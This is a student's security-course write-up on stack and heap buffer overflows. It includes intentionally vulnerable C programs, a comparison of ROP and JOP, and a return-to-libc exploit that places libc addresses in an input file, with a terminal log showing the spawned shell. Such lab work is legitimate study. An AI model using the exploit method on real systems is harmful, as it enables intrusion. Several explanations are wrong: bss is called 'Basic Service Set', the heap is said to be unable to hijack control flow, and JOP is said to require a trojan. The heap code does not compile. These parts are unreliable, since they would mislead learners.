Project 1
CS6035
Dan Goodrick
Dgoodrick3




Figure 1. Diagram of Random Access Memory Structure (growth direction marked by arrows)

1. **Stack buffer overflow**
   a. Memory Architecture.
      i. Describe the stack in the address space of the VM?
      As shown in Figure 1, the VM stack is located at the upper end of RAM address space and extends down to the lower addresses into unallocated regions. The stack is a last in/first out data structure (ordered list) used for static memory allocation and it is where computer

operations are scheduled and executed. The stack uses a stack pointer to point to keep track of the point to which function (or subroutine) should return control when it finishes executing. The active function is delineated by a stack frame in the stack. Parameters to functions, local variables and return addresses are stored on the stack.

At the other end of the unallocated region is the heap or dynamic memory, used for program objects. Memory here is reserved at compile time but allocated and deallocated at run time by functions written by the programmer. It grows upward toward the stack. This memory is not contiguous like heap data, objects may or may be declared next to each other in the address space.

Below the heap is bss region or Basic Service Set. This section contains the statically allocated variables that weren't given an initial value in the code.

Initialized and modifiable variables (global or static) declared outside of functions are stored in the next region down called the "data" segment. "Static Variables" are variables declared inside or outside a function whose address doesn't change.

Below the data segment is the code segment or the text of the file being executed.

Data segment. https://en.wikipedia.org/wiki/Data_segment, Accessed 2/4/19.




Figure 2. Stack Structure

ii. Where in memory is the stack located?
RAM in general - the location and size is determined by the OS, above heap, data and text regions.

iii. What does the stack structure look like when data is pushed onto the stack and popped off the stack?
It grows to lower memory addresses when items are pushed to it and shrinks to higher memory addresses (in the case of our VM). Growing and shrinking is managed by the stack pointer which is a register that holds the location of the last executed memory cell

iv. What register values are placed onto the stack?
There are a handful of registers on the stack including eax, ecx, edx, ebx, esp, ebp, esi, edi, eip, eflags, cs, ss, ds, es, fs, gs. The ones that are important for this project are esp which is the stack pointer and edp which is the frame pointer.

v. Where are user variables, register values and local variables placed within the stack?
The order is first (highest address) function parameters in reverse order, like argc and argv, the function return address and the stack frame address, and then local variables (lowest address).

vi. Where arguments are placed in the stack relative to pertinent register storage within the stack?
Arguments are located before the return address in higher register values in reverse order.

vii. How is program control flow implemented using the stack?
The stack pointer manages control flow by storing the address of the last instruction executed. This marks the top of the stack. When an instruction is finished, the stack pointer increments. If instructions are added, it decrements. New functions make new stack frames on the stack. The frame pointer assumes the previous stack pointer value when a new function is added to the stack.

viii. How does the stack structure get affected when a buffer of size 'non-binary' is allocated by a function (ie – buffer size which causes misalignment within the stack)?
Stack buffer overflow occurs. The following buffers get overwritten.

ix. When a stack grows, in which direction, relative to overall memory?
Increasing register values (downward).

x. Does a stack consume memory?
The stack only resides in the machine's RAM which is volatile memory and memory consumption is typically refers non-volatile memory usage, like what would go on a hard drive or USB drive. In terms of RAM, space in between the Heap and Stack is reserved by the operating system for only those allocations and are not available for other processes to use. The heap can grow or shrink based on the variables in memory and can consume more or fewer address spaces. So, yes it does use memory and release memory but since that memory can't be use by any other programs once the execution begins, I wouldn't say it doesn't consume memory (since it is already allocated)

b. Vulnerable Program

```
#include <stdio.h>
```

```
#include <string.h>
#include <stdlib.h>
void function(char *str) {
   char buffer[16];
   strcpy(buffer,str);
}
void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)  large_string[i] = 'A';
  function(large_string);
}
```

Smashing the Stack for Fun and Profit. aleph 1, 1996, http://phrack.org/issues/49/14.html. Accessed 1/21/2019.

2. Heap buffer overflow


a. Memory Architecture.

i. Where is the Heap located in a machine's memory map?
Also placed in RAM but at lower addresses than the stack – it grows toward the stack.

ii. Contrast this to Stack memory allocation.
Separate location (addresses) from the stack. The heap grows in the opposite direction as the stack. The heap is allocated at runtime by commands like malloc and free in c. Functions in the heap don't have return addresses (functions on the stack do). Control flow can not be hijacked from the heap. On the heap, overflows affect data tables which may contain function pointers.

b. Testing program that contains a heap buffer overflow vulnerability

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void function(char *str) {
  buffer1 = malloc(16);
  buffer 2= malloc(16);
  strcpy(buffer1,str);
  free(buffer1)
}
void main() {
 char large_string[256];
 int i;
 for( i = 0; i < 255; i++)  large_string[i] = 'A';
 function(large_string);
}
```



Heap memory is dynamically allocated so it must be exploited differently than the stack memory. Exploitation is done by overwriting buffers so data is lost or modified. Also, the dynamic memory allocation linkage (malloc metadata) is adjacent to the buffer object and can be overwritten such that a program function pointer is modified. This can happen when a susceptible buffer is allocated next to another buffer on the heap (not common today) and the one buffer overwrites the metadata of the adjacent buffer such that the in-use but is set to zero and the length is given a small negative value which captures null bytes. When the program frees the data, normally, it places an FD and BK pointer in the first 8 bytes to announce it is free, but if the locations of those pointers are off, the BK can get written into the FD, thus overwriting a pointer.

Network Security Assessment, Chapter 13.5, Heap Overflows. http://etutorials.org/Networking/network+security+assessment/Chapter+13.+Application-Level+Risks/13.5+Heap+Overflows/. Accessed 1/21/2019

Heap Overflows. Wikipedia https://en.wikipedia.org/wiki/Heap_overflow. Accessed 1/21/2019.


3. Compare Jump Oriented Programming to Return Oriented Programming

ROP is a type of stack smashing attack the overwritten buffer executes carefully selected machine code sequences (gadgets) that end in a return instruction so they can be chained together to execute arbitrary commands on the affected machine. These types of attacks can be detected by monitoring the stack.

JOP programming doesn't modify the stack, but still uses gadgets like ROP. Instead of chaining them together with return statements, JOP uses indirect jmp statements to pass control. A jmp is performs an unconditional jump by changing the instruction pointer register. This is a legitimate X86 command and is used in many gadgets. Whereas a ret statement sends control back to where it came from, in a JOP attack needs to be told where to go next. For this, one of the gadgets is used as a dispatcher gadget is used to schedule the jumps. The dispatcher gadget doesn't do anything else besides launch other gadgets. Whereas with ROP, the attacker can assail a target machine through a susceptible program, the only way to for an attacker to infect a host machine with JOP is if malicious code is installed on a machine (aka, a trojan horse).

4. Exploit Screenshot

I would expect to have to explain how we arrived at out exploited code as there are some significant differences to the code we analyzed part 1. In a nutshell, I had to find out the size of the buffer (more precisely, the location of the function return address). I could determine that location by adding values to the data.txt file until it threw a segmentation fault – that means that the data in data.txt was overwriting the return address of the bubblesort function. I then had to determine the location of system("/bin/sh") and system(exit()). I used GDB to search for these commands (which was a very long and difficult process). I found the system() command was at b7e57190. The shell function ("/bin/sh") was at b7f77a24. Note: I didn't have to reverse the addresses for the endianness of my machine. The exit command was located at b7e4a1e0. I appended "system("/bin/sh")" and *system(exit())" at the point where the segmentation fault occurred. The first system() overwrote the return address of bubblesort so the computer executed the system() command. The next register up contained the argument of the function which is the location of the shell command. Once that command was executed, control returns to the stack and the stack pointer now executes the next instruction up which is the system command again, this time with the exit argument.


XTerm
10:19 AM
ubuntu@ubuntu-VirtualBox: ~/Desktop
ubuntu@ubuntu-VirtualBox:~/Desktop$ echo $$
2532
ubuntu@ubuntu-VirtualBox:~/Desktop$ ./sort data.txt
Current local time and date: Mon Jan 21 10:19:11 2019
Source list:
0x1
0x2
0x3
0x4
0x5
0x6
0x7
0x8
0x9
0x10
0x11
0x99999999
0xaaaaaaaa
0xb7e57190
0xb7f77a24
0xb7e57190
0xb7e4a1e0
Sorted list in ascending order:
1
2
3
4
5
6
7
8
9
9
99999999
aaaaaaaa
b7e4a1e0
b7e57190
b7e57190
b7f77a24
11
$ echo $$
2547
$